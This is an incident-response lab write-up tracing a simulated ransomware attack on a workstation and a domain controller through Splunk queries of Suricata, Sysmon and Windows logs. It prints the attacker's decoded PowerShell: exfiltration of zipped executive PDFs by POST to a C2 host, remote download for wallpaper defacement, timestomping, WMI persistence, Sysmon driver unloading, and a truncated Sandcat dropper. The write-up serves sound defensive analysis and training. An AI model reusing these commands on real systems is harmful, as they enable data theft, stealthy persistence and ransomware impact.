Investigation on Splunk Server
📅 Published: 2026-05-19 17:32 | 🔄 Last Updated: 2026-05-30 12:51
Scenario

At 07:05 PM on 05/19/2026, Jim, an employee at SOCLAB, reported that his desktop wallpaper had been changed to a ransom note. The system administrator subsequently announced that the same issue had occurred on the Domain Controller (DC01) and that personal executive documents had been encrypted. The SOC and DFIR teams were tasked with investigating the incident to determine the scope and blast radius of the attack

Analysis
Triage
For rapid triage, Suricata alerts were analyzed to identify the initial trigger.
index="suricata" alert.severity="1" OR alert.severity="2"|table _time src_ip src_port dest_ip dest_port alert.signature | dedup src_ip src_port dest_ip dest_port alert.signature | sort -_time

- Based on the Suricata alerts, there is high confidence that the initially compromised host is
10.10.10.15(WS01), which navigated to192.168.253.128:443to download a malicious PowerShell script. - The threat actor's IP address is
192.168.253.128, utilizing port88for Command and Control (C2), and deploying the Sandcat malware agent to compromise the system. - Between 18:40 and 18:41 on 2026-05-19, the threat actor laterally moved from WS01 to DC01 (
10.10.10.10). - The defined time range for this investigation is between
2026-05-19 18:30:00and2026-05-19 19:05:00.
To understand the threat actor's actions on the system, we retraced the artifacts left behind following the ransomware deployment.
DC01 Investigation
On Splunk, we set the time range between 18:50 and 19:10 and queried for Sysmon Event ID 11 (File Creation) related to the ransomware.
index=sysmon EventCode=11 host="DC01" TargetFileName=*_ransom*_ |table _time TargetFilename

It is highly suspicious that the query returned zero results, given that all PDF files had a .ransom extension appended. This could be an indicator Defense Impairment or Defense Evasion techniques.
Defense impairment - Unload Sysmon filter to stop sysmon logging
Let's examine Sysmon Event ID 1 (Process Creation) within the same timeframe
index=sysmon EventCode=1 host="DC01" | table _time Image CommandLine

The command fltmc.exe unload SysmonDrv is used in Windows to instantly unload the Sysmon filter driver (SysmonDrv), which is the kernel-mode component responsible for recording system events.
At 18:52:04, the hacker successfully impaired the Sysmon logging process, explaining why Event ID 11 yielded no results in the previous query.
Rather than relying solely on Sysmon, we analyzed the Windows Security Logs (event id 4688) for activity occurring after 18:52:04
index="windows_security" EventCode=4688 host="DC01" Process_Command_Line!=*_splunk*_| table _time host Process_Command_Line Creator_Process_Name | sort -_time

Impact: Delete Volume Shadow Copies
At 18:54:44, a command was executed on DC01 to delete all Volume Shadow Copies (VSCs). Because deleting shadow copies prevents system recovery, this command is heavily utilized by ransomware operators

From the same query i also found some powershell base 64 encoded commands
Stealth (Indicator Removal on Host: Timestomp - T1070.006)
At 19:00:13: TimeStomping - a sub-technique (T1070.006) - Indicator removal techiniques which falls under the Steath tactics according to MITRE ATT&CK matrix
$payloadPath = "$env:TEMP\winupdate.exe";
$fakeDate = [datetime]"01/01/2010 12:00:00";

if (Test-Path $payloadPath) {
    try {
        [System.IO.File]::SetCreationTime($payloadPath, $fakeDate);
        [System.IO.File]::SetLastWriteTime($payloadPath, $fakeDate);
        [System.IO.File]::SetLastAccessTime($payloadPath, $fakeDate);
        Write-Host "[+] Timestomped running payload: $payloadPath";
    } catch {
        Write-Host "[-] Failed to timestomp payload. Windows strict lock applied.";
    }
} else {
    Write-Host "[-] Payload not found at $payloadPath. Skipping...";
}

$ransomFiles = Get-ChildItem -Path "C:\c-suite-docs\*.ransom" -ErrorAction SilentlyContinue;
if ($ransomFiles) {
    $ransomFiles | ForEach-Object {
        [System.IO.File]::SetCreationTime($_.FullName, $fakeDate);
        [System.IO.File]::SetLastWriteTime($_.FullName, $fakeDate);
        [System.IO.File]::SetLastAccessTime($_.FullName, $fakeDate);
    };
    Write-Host "[+] Timestomping complete for all .ransom files.";
} else {
    Write-Host "[-] No .ransom files found to timestomp.";
}
Impact: Defacement - Internal Defacement (T1491.001)
At 19:00:13, the attacker performed internal defacement (T1491.001). The adversary downloaded ransom.jpg from 192.168.253.128, stored it at C:\Users\Public\ransom.jpg, and executed C# code to change the desktop wallpaper.
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;
[Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};
$wc = New-Object System.Net.WebClient;
$wc.DownloadFile("https://192.168.253.128:443/ransom.jpg", "C:\Users\Public\ransom.jpg");
$SetWallPaperCode = @'
using System.Runtime.InteropServices;
public class Wallpaper {
    [DllImport("user32.dll", CharSet=CharSet.Auto)]
    public static extern int SystemParametersInfo(int uAction, int uParam, string lpvParam, int fuWinIni);
}
'@
Add-Type -TypeDefinition $SetWallPaperCode;
[Wallpaper]::SystemParametersInfo(20, 0, "C:\Users\Public\ransom.jpg", 3);
Data Encrypted for Impact (T1486)


- Inspecting the
Creator_Process_Name(the parent process) revealed a suspicious process,winupdate.exe, executing from theTempfolder. - The
Tempdirectory is frequently abused by attackers as a staging area. - A quick filter for
winupdate.execonfirmed it was the payload responsible for encrypting all PDF files at18:54:44.
Persistence (Event Triggered Execution: Windows Management Instrumentation Event Subscription - T1546.003)
Because sysmon in disabled at 18:52:04 , it’s still a valueable source of evidence.
Set the filter for the time before: 18:52:04 and query for all activity related to winupdate.exe
index="sysmon" EventCode=1 host="DC01" *winupdate.exe* | table _time CommandLine ParentCommandLine | sort -_time

Here we can assure again the C2 connection is: http://192.168.253.128:80

2026-05-19 18:51:05: hacker check for the filter and subcription named “updater” which is quite resemble to the malicious winupdater.exe above.
Get-CimInstance -Namespace root/subscription -ClassName __EventFilter -Filter "Name = 'updater'"
Get-CimInstance -Namespace root/subscription -ClassName CommandLineEventConsumer -Filter "Name = 'updater'"
$FilterArgs = @{name='updater'; EventNameSpace='root\CimV2'; QueryLanguage="WQL"; Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime
This can be an indicator of WMI persistence, which is an advanced technique (MITRE ATT&CK T1546.003) frequently employed by APT and sophisticated malware. Attackers can maintain stealthy persistence, execute payloads filelessly, and effectively evade basic antivirus or EDR.
To comfirm this hypothesis, we need to analyze sysmon event id:
- 19: WmiEventFilter activity detected → the trigger
- 20: WmiEventConsumer activity detected → the action
- and 21: WmiEventConsumerToFilter activity detected → binding those two above
index=sysmon "eventcode=19" Name=*updater*| table _time host Name Query
2026-05-19 18:44:41: the attacker created an event filter that trigger based on system uptime within 60s and >= 240 and < 325 second after the system are on.

"SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325"
2026-05-19 18:44:41 : the corresponding event consumer defines the action: to execute the winupdate.exe

index=sysmon "eventcode=21" Consumer=*updater* | table _time host Filter Consumer
2026-05-19 18:46:43: the persistence mechanism is activated when the filter and the consumer are bound together using FilterToConsumerBinding class.

→ 2026-05-19 18:46:43the attacker established a WMI persistence on DC01 by configured to execute winupdate.exe approximately 4 minutes after the system boots.
Data Exfiltration (Exfiltration Over C2 Channel - T1041)
In the same query as above:
index="sysmon" EventCode=1 host="DC01" *winupdate.exe* | table _time CommandLine ParentCommandLine | sort -_time

The decode command is:
$ProgressPreference = 'SilentlyContinue';
Compress-Archive -Path C:\c-suite-docs\*.pdf -DestinationPath $env:TEMP\loot.zip -Force;
[Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};
[Net.ServicePointManager]::Expect100Continue = $false;
$wc = New-Object System.Net.WebClient;
$wc.Headers.Add('X-File-Name', 'c_suite_loot.zip');
$fileBytes = [System.IO.File]::ReadAllBytes("$env:TEMP\loot.zip");
$wc.UploadData('https://192.168.253.128:443', 'POST', $fileBytes);
rm -Force $env:TEMP\loot.zip -ea ignore;
The threat actor compressed all PDF files located in C:\c-suite-docs into a zip file (loot.zip) within the TEMP directory. This archive was exfiltrated via an HTTP POST request to https://192.168.253.128:443 before being deleted from the host.
Discovery (File and Directory Discovery - T1083)
Sysmon Event ID 1 logs associated with winupdate.exe also revealed discovery commands employed by the attacker to map the system between 18:41:59 and 18:43:26.
index="sysmon" EventCode=1 host="DC01" *winupdate.exe* | table _time CommandLine ParentCommandLine | sort -_time

Lateral Movement (Lateral Tool Transfer - T1570)
A query was constructed to hunt for commands related to powershell or cmd, common utilities frequently abused to attack the system
index="sysmon" EventCode=1 host="DC01" *powershell* OR *cmd* | table _time CommandLine ParentCommandLine | sort -_time

Decoding the command revealed a PowerShell dropper script commonly used by MITRE Caldera. It contacted http://192.168.253.128:80, downloaded the Sandcat agent (sandcat.go), and executed it.
$server = "http://192.168.253.128:80";
$url = "$server/file/download";
$exePath = "$env:TEMP\winupdate.exe";

$wc = New-Object System.Net.WebClient;
